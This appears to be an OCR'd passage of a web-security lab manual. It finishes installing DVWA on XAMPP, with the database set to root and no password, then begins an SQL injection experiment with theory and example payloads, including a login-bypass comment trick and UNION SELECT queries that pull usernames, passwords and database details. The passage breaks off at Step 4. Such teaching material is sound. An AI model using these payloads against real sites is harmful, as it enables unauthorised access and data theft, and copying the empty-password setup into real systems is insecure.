


11. Try to find the extension=gd text inside the file. Remove the semicolon in front of it. and then restart XAMPP






12. Now open http://localhost/dashboard/phpinfo.php again and gd section will be there. That means its installed now.




13. Now, refresh DVWA setup page localhost/dvwa/setup.php. Now all red texts have turned into green. This step is complete.



PART 3: Configure Databases

DVWA contains a database that will be installed within the system. This database is used to help you advance your hacking skill.

1. Go to localhost/phpmyadmin,at this point in timetime, there is no dvwa databases here. This problem happened because we have not configured the user and password when creating the databases.




2. Now open the D:\xampp\htdocs\dvwa\config\config.inc.php file again and go to lines 20 and 21.

```
13  #   Please use a database dedicated to DVWA.
14  #
15  # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16  #   See README.md for more information on this.
17  $_DVWA = array();
18  $_DVWA[ 'db_server' ]   = '127.0.0.1';
19  $_DVWA[ 'db_database' ] = 'dvwa';
20  $_DVWA[ 'db_user' ]     = 'dvwa';
21  $_DVWA[ 'db_password' ] = 'p@ssw0rd';
22  $_DVWA[ 'db_port'] = '3306';
23
```


3. Change user to ‘root’ and password to nothing ‘’.

```
13  #   Please use a database dedicated to DVWA.
14  #
15  # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16  #   See README.md for more information on this.
17  $_DVWA = array();
18  $_DVWA[ 'db_server' ]   = '127.0.0.1';
19  $_DVWA[ 'db_database' ] = 'dvwa';
20  $_DVWA[ 'db_user' ]     = 'root';
21  $_DVWA[ 'db_password' ] = '';
22  $_DVWA[ 'db_port'] = '3306';
23
```


4. Now go to DVWA setup page, and click on Create/Reset Database.



it will be successful and show a notification like this.




5. Check the phpMyAdmin page and the dvwa databases created right now.



6. Now, open the localhost/dvwa; it will redirect you to login.php like this. You can login to DVWA with the username admin and password password.

You have successfully installed DVWA.


Welcome :: Damn Vulnerable Web
localhost/dvwa/index.php
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.
Disclaimer

EXPERIMENT- 7


Objective:- SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.

Software Used: DVWA(Damn Vulnerable Web Application)

Brief Theory:

SQL Injection

SQL injection (SQLi) is an attack that is performed by attackers or hackers to gather sensitive data from the website's database without the owner's permission. In this attack, hackers exploit the vulnerabilities in the database by sending SQL queries to the database for retrieving information that should not be retrieved by anyone. The information that attackers gather from the databases might include a user name, phone number, email id, password, location etc.



SQL Injection Types

SQL injection can be performed in many ways but most of the common types of SQL injection are discussed below:

Inferential (Blind) SQLi

In this method, a hacker sends the payload to the server and observes the behaviour as a response to understand the structure of the database it is also known as a blind SQLi attack. The data is not moved here from the database to the hacker, hence the attacker can't see the data but the hacker can analyze it by its patterns, response and behaviour. It further can view with two sub-categories.

Time-Based: In this attacker will send an SQL query to the database and the response time will vary according to the results which can be True or False. Hackers will understand by analyzing the response time and start identifying database structure without transmitting data.

Boolean: In this attacker send a query to the database to view the result that will depend on the True | False value i.e, The result will change according to the True | False value and based on those values hacker will decide how to work on that values by viewing the response.

Out-of-band SQLi


This type of attack is often used as an alternative pf in-band and inferential SQLi. Instead of using the same medium, it uses different mediums to execute the attack and gather the information. This attack can be usually performed when the server is unstable and slow. In this attack, multiple HTTP and DNS requests are generated to transfer data to an attacker.

In-band SQLi

This is the most common type of SQL attack where attackers use the same medium of communication to execute their attack to gather results. This attack is very simple and efficient. Let's see more about this type with its two sub-variants.

Union-based SQLi: Union SQL operator gives an edge to this technique, which combines more than one database-generated select statement for a single HTTP response that may consist of data from which the attacker can take advantage.

Error-based SQLi: In this attack, hackers send SQL queries or syntaxes to the database to produce error messages, on the behalf of those messages hackers gather information about the structure of the database



If you want to learn more about blind SQL with practical you can check my blog on Advance SQL injection attack

SQL Injection Examples

Now we will discuss a few real-life examples of how SQL injection is performed by attackers to the database.

Login without Password

Suppose a website that will let users in with their username and password. When a user submits the credentials i.e, username and the password the website checks the credentials by executing the following SQL query: Assume username is **admin** and password is **12345**

```
SELECT * FROM users WHERE username = 'admin' AND password = '12345'
```

The above SQL query returns the information of a user, then login is successful, else rejected Now let's see how hackers can use SQL injection and log in without a password

So they simply will use the comment sequence of SQL (**--**) to comment on the password checking code, hence code only check the admin and give a successful login with just a username. For example, submitting only username **admin** with a blank password will work like the below query:

```
SELECT * FROM users WHERE username = 'admin'--' AND password = ''
```

The above query will execute and return a successful login with the only username **admin**

Gathering data from database tables

Hackers can leverage the vulnerability of the database and retrieve the data from the database tables. They can do it by using the UNION keyword, enabling you to perform an additional SELECT query and combine the results with the original query.
For example, if a website performs the below query consisting of the user input "shoes":

SELECT name, description **FROM** items **WHERE** category = 'shoes'

A hacker can retrieve the same by running the below

query ' UNION SELECT username, password FROM

users--


The above query will return all usernames and passwords along with their passwords, username and description of all items.

Like this, there are lots of SQL injection examples that attackers use to inject their malicious queries into the database.

Practical Demo on SQL Injection

This is the time when we will see how a SQL injection attack is performed by hackers. So let's start learning with a practical demo.
Before doing a practical demo on SQL injection you should need to install and configure DVWA (Damn Vulnerable Web Application). If you don't know how to download and install DVWA then click on **DVWA. Note:** We are using DVWA because we can't perform SQL injection on any website without the owner's permission so we are going to perform it on DVWA which you can say that a dummy website.
Step 1) From your Kali VM, run Firefox and type in the DVWA VM's IP address onto the browser. You will see a screen like this:

In the login screen, type User name: **admin** Password: **password**
Step 2) On the main page, click on DVWA Security. Make sure the security level is set to Low and click on Submit.




Step 3) Now we will click on SLQ injection from the left menu and submit the below query to retrieve the database and username from the database table without the owner's permission.

```
1' union select database(),user()#
```

Explanation: The above command will fetch the database and user name. UNION is a keyword that helps to execute the SELECT statements and SELECT is used to execute multiple operations. 1' this is an operator who has a major role in SQLi because the 1' clause will comment on the rest of the code of the database and # means that nothing will be counted after #. So the whole query will perform and then block the other code and give us the required result


After typing the above query you need to click on submit and you will see the results like this:-



In the above picture, you can see we got our required data from the database by running the query. It shows the name admin and then the DVWA table name so that we can also gather other information from the database.

Step 4) Now we will see one more query that will retrieve the user's name and password hashes of the respective users. So enter the below query on the same inbox and click on submit.

